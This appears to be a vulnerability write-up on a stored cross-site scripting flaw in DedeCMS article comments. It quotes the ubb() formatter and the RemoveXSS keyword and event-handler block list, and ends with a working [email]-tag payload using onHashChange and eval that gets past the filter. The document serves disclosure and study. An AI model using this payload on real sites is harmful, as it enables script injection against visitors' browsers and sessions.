
Dedecms Stored XSS Vulnerability

Users can make comments on the articles as the picture pasted below if administrator permits.



The request goes to

/plus/feedback_ajax.php

So review the code,we can find that there is one function called '**ubb**' to deal with rich text.

```
<div class='decmt-box2'>
<ul>
<li>  <a href='<?php echo $spaceurl; ?>' class='plpic'><img src='<?php echo $mface;?>' height='40' width='40'/></a>  <span class="title"><a hre
f="<?php echo $spaceurl; ?>"><?php echo $username; ?></a></span>
<div class="comment_act"><span class="fl"><?php echo GetDateMk($dtime); ?>发表</span></div>
<div style="clear:both"><?php echo ubb($msg); ?></div>
<div class="newcomment_act"><span class="fr"><span id='goodfb<?php echo $id; ?>'>  <a href='#goodfb<?php echo $id; ?>' onclick="postBadG
ood('goodfb',<?php echo $id; ?>);">支持</a>[0]  </span>  <span id='badfb<?php echo $id; ?>'>  <a href='#badfb<?php echo $id; ?>' onclick="p
ostBadGood('badfb',<?php echo $id; ?>);">反对</a>[0]  </span>  <span class='quote'>
<!--<a href='/plus/feedback.php?aid=<?php echo $id; ?>&fid=<?php echo $id; ?>&action=quote'>[引用]</a>-->
<a href='javascript:ajaxFeedback(<?php echo $id; ?>,<?php echo $id; ?>,"quote");'>[引用]</a>  </span></span></div>
</li>
<div id="ajaxfeedback_<?php echo $id; ?>"></div>
</ul>
</div>
<br style='clear:both' />
```

detailed definition of the function '**ubb**' stored in

include/helpers/string.helper.php

Definition:

```
if ( ! function_exists('ubb'))
{
function ubb($Text) {
$Text=trim($Text);
//$Text=htmlspecialchars($Text);
//$Text=ereg_replace("\n","<br>",$Text);
$Text=preg_replace("/\\t/is"," ",$Text);
$Text=preg_replace("/\[hr\]/is","<hr>",$Text);
$Text=preg_replace("/\[separator\]/is","<br/>",$Text);
$Text=preg_replace("/\[h1\](.+?)\[\/h1\]/is","<h1>\\1</h1>",$Text);
$Text=preg_replace("/\[h2\](.+?)\[\/h2\]/is","<h2>\\1</h2>",$Text);
```

```
$Text=preg_replace("/\[h3\](.+?)\[\/h3\]/is","<h3>\\1</h3>",$Text);
$Text=preg_replace("/\[h4\](.+?)\[\/h4\]/is","<h4>\\1</h4>",$Text);
$Text=preg_replace("/\[h5\](.+?)\[\/h5\]/is","<h5>\\1</h5>",$Text);
$Text=preg_replace("/\[h6\](.+?)\[\/h6\]/is","<h6>\\1</h6>",$Text);
$Text=preg_replace("/\[center\](.+?)\[\/center\]/is","<center>\\1</center>",$Text);
//$Text=preg_replace("/\[url=([^\[]*)\](.+?)\[\/url\]/is","<a href=\\1 target='_blank'>\\2</a>",$Text);
$Text=preg_replace("/\[url\](.+?)\[\/url\]/is","<a href=\"\\1\" target='_blank'>\\1</a>",$Text);
$Text=preg_replace("/\[url=(http:\/\/.+?)\](.+?)\[\/url\]/is","<a href='\\1' target='_blank'>\\2</a>",$Text);
$Text=preg_replace("/\[url=(.+?)\](.+?)\[\/url\]/is","<a href=\\1>\\2</a>",$Text);
$Text=preg_replace("/\[img\](.+?)\[\/img\]/is","<img src=\\1>",$Text);
$Text=preg_replace("/\[img\s(.+?)\](.+?)\[\/img\]/is","<img \\1 src=\\2>",$Text);
$Text=preg_replace("/\[color=(.+?)\](.+?)\[\/color\]/is","<font color=\\1>\\2</font>",$Text);
$Text=preg_replace("/\[style=(.+?)\](.+?)\[\/style\]/is","<div class='\\1'>\\2</div>",$Text);
$Text=preg_replace("/\[size=(.+?)\](.+?)\[\/size\]/is","<font size=\\1>\\2</font>",$Text);
$Text=preg_replace("/\[sup\](.+?)\[\/sup\]/is","<sup>\\1</sup>",$Text);
$Text=preg_replace("/\[sub\](.+?)\[\/sub\]/is","<sub>\\1</sub>",$Text);
$Text=preg_replace("/\[pre\](.+?)\[\/pre\]/is","<pre>\\1</pre>",$Text);
if (version_compare(PHP_VERSION, '5.5.0', '>='))
{
$Text=preg_replace_callback("/\[colorTxt\](.+?)\[\/colorTxt\]/is","color_txt",$Text);
} else {
$Text=preg_replace("/\[colorTxt\](.+?)\[\/colorTxt\]/eis","color_txt('\\1')",$Text);
}
$Text=preg_replace("/\[email\](.+?)\[\/email\]/is","<a href='mailto:\\1'>\\1</a>",$Text);



$Text=preg_replace("/\[i\](.+?)\[\/i\]/is","<i>\\1</i>",$Text);
$Text=preg_replace("/\[u\](.+?)\[\/u\]/is","<u>\\1</u>",$Text);
$Text=preg_replace("/\[b\](.+?)\[\/b\]/is","<b>\\1</b>",$Text);
$Text=preg_replace("/\[quote\](.+?)\[\/quote\]/is","<blockquote>引用:<div style='border:1px solid silver;background:#EFFFDF;color:#3939
39;padding:5px' >\\1</div></blockquote>", $Text);
$Text=preg_replace("/\[sig\](.+?)\[\/sig\]/is","<div style='text-align: left; color: darkgreen; margin-left: 5%'><br><br>-------------------------<
br>\\1<br>-------------------------</div>", $Text);

return $Text;
}
}
```

we can easily find that it uses function **preg_replace** to deal with rich text.

As you can see , code

```
$Text=preg_replace("/\[email\](.+?)\[\/email\]/is","<a href='mailto:\\1'>\\1</a>",$Text);
```

is used to deal with the rich text which starts with '**[email]**' and ends with '**[/email]**'.

so when input equals '**[email]xxxxxx[/email]**',we can get '**xxxxxx**' back.

Well, before function '**ubb($msg)**' executed, it would filter the variable **$msg.**

File: plus/feedback_ajax.php

```
... ...
... ...
else
    {
        $spaceurl = '#';
        if($cfg_ml->M_ID > 0) $spaceurl = "{$cfg_memberurl}/index.php?uid=".urlencode($cfg_ml->M_LoginID);
        $id = $newid;
        $msg = stripslashes($msg);
        $msg = str_replace('<', '&lt;', $msg);
        $msg = str_replace('>', '&gt;', $msg);
                helper('smiley');
        $msg = RemoveXSS(Quote_replace(parseSmileys($msg, $cfg_cmspath.'/images/smiley')));
        //$msg = RemoveXSS(Quote_replace($msg));
        if($feedbacktype=='bad') $bgimg = 'cmt-bad.gif';
        else if($feedbacktype=='good') $bgimg = 'cmt-good.gif';
        else $bgimg = 'cmt-neu.gif';
        global $dsql, $aid, $pagesize, $cfg_templeturl;
        if($cfg_ml->M_ID==""){
             $mface=$cfg_cmspath."/member/templets/images/dfboy.png";
        } else {
```

```
        $row = $dsql->GetOne("SELECT face,sex FROM `#@__member` WHERE mid={$cfg_ml->M_ID} ");
          if(empty($row['face']))
          {
            if($row['sex']=="女") $mface=$cfg_cmspath."/member/templets/images/dfgirl.png";
            else  $mface=$cfg_cmspath."/member/templets/images/dfboy.png";
          }
      }
```

it uses function '**RemoveXSS**' to filter the rich text to remove xss code

this function's defines in file

include/helpers/filter.helper.php

code:

```
/**
* 修复浏览器XSS hack的函数
*
* @param string $val 需要处理的内容
* @return string
*/
if ( ! function_exists('RemoveXSS'))
{
function RemoveXSS($val) {
$val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', '', $val);
$search = 'abcdefghijklmnopqrstuvwxyz';
$search .= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
$search .= '1234567890!@#$%^&*()';
$search .= '~`";:?+/={}[]-_|\'\\';
for ($i = 0; $i < strlen($search); $i++) {
$val = preg_replace('/(&#[xX]0{0,8}'.dechex(ord($search[$i])).';?)/i', $search[$i], $val); // with a ;
$val = preg_replace('/(&#0{0,8}'.ord($search[$i]).';?)/', $search[$i], $val); // with a ;
}
```


```
$ra1 = array('javascript', 'vbscript', 'expression', 'applet', 'meta', 'xml', 'blink', 'link', 'style', 'script', 'embed', 'object', 'iframe',
'frame', 'frameset', 'ilayer', 'layer', 'bgsound', 'title', 'base');
$ra2 = array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', 'onbeforeactivate', 'onbeforecopy', 'onbeforecut', 'onbeforedeac
tivate', 'onbeforeeditfocus', 'onbeforepaste', 'onbeforeprint', 'onbeforeunload', 'onbeforeupdate', 'onblur', 'onbounce', 'oncellchange'
, 'onchange', 'onclick', 'oncontextmenu', 'oncontrolselect', 'oncopy', 'oncut', 'ondataavailable', 'ondatasetchanged', 'ondatasetcompl
ete', 'ondblclick', 'ondeactivate', 'ondrag', 'ondragend', 'ondragenter', 'ondragleave', 'ondragover', 'ondragstart', 'ondrop', 'onerror'
, 'onerrorupdate', 'onfilterchange', 'onfinish', 'onfocus', 'onfocusin', 'onfocusout', 'onhelp', 'onkeydown', 'onkeypress', 'onkeyup',
'onlayoutcomplete', 'onload', 'onlosecapture', 'onmousedown', 'onmouseenter', 'onmouseleave', 'onmousemove', 'onmouseout', 'onmo
useover', 'onmouseup', 'onmousewheel', 'onmove', 'onmoveend', 'onmovestart', 'onpaste', 'onpropertychange', 'onreadystatechange',
'onreset', 'onresize', 'onresizeend', 'onresizestart', 'onrowenter', 'onrowexit', 'onrowsdelete', 'onrowsinserted', 'onscroll', 'onselect',
'onselectionchange', 'onselectstart', 'onstart', 'onstop', 'onsubmit', 'onunload');
$ra = array_merge($ra1, $ra2);

$found = true;
while ($found == true) {
$val_before = $val;
for ($i = 0; $i < sizeof($ra); $i++) {
$pattern = '/';
for ($j = 0; $j < strlen($ra[$i]); $j++) {
if ($j > 0) {
$pattern .= '(';
$pattern .= '(&#[xX]0{0,8}([9ab]);)';
$pattern .= '|';
$pattern .= '|(&#0{0,8}([9|10|13]);)';
$pattern .= ')*';
}
$pattern .= $ra[$i][$j];
}
$pattern .= '/i';
$replacement = substr($ra[$i], 0, 2).'<x>'.substr($ra[$i], 2);
$val = preg_replace($pattern, $replacement, $val);
if ($val_before == $val) {
$found = false;
}
}
}
return $val;
```

```
}
}
```

variable **$ra1** is stored some keywords commonly used as xss payload, variable **$ra2** is stored a lot of com mon fileds belongs to html tags. white list always means problems.

Emm, when the article page loads, page will loads dynamic html content to show comments.
the url often likes:

http://dedecms.local/plus/feedback_ajax.php?dopost=getlist&aid=1&page=1




the response just contains some html contents.so it can be visit directly as one html page.

Finally, we can make payloads like below:

```
msg=[email]%27%3e%3c%2fa%3e%3cbody onHashChange='eval(alert(1))' href='#123'><a href=#1234>changehash</a></body>[/email]
```


and response goes to be as we expect.

```
<a href='mailto:'></a><body onHashChange='eval(alert(1))' href='#123'><a href=#1234>changehash</a></body>'>'></a><body onHashChange='eval(alert(1))' href='#123'><a href=#1234>changehash</a></body></a>
```



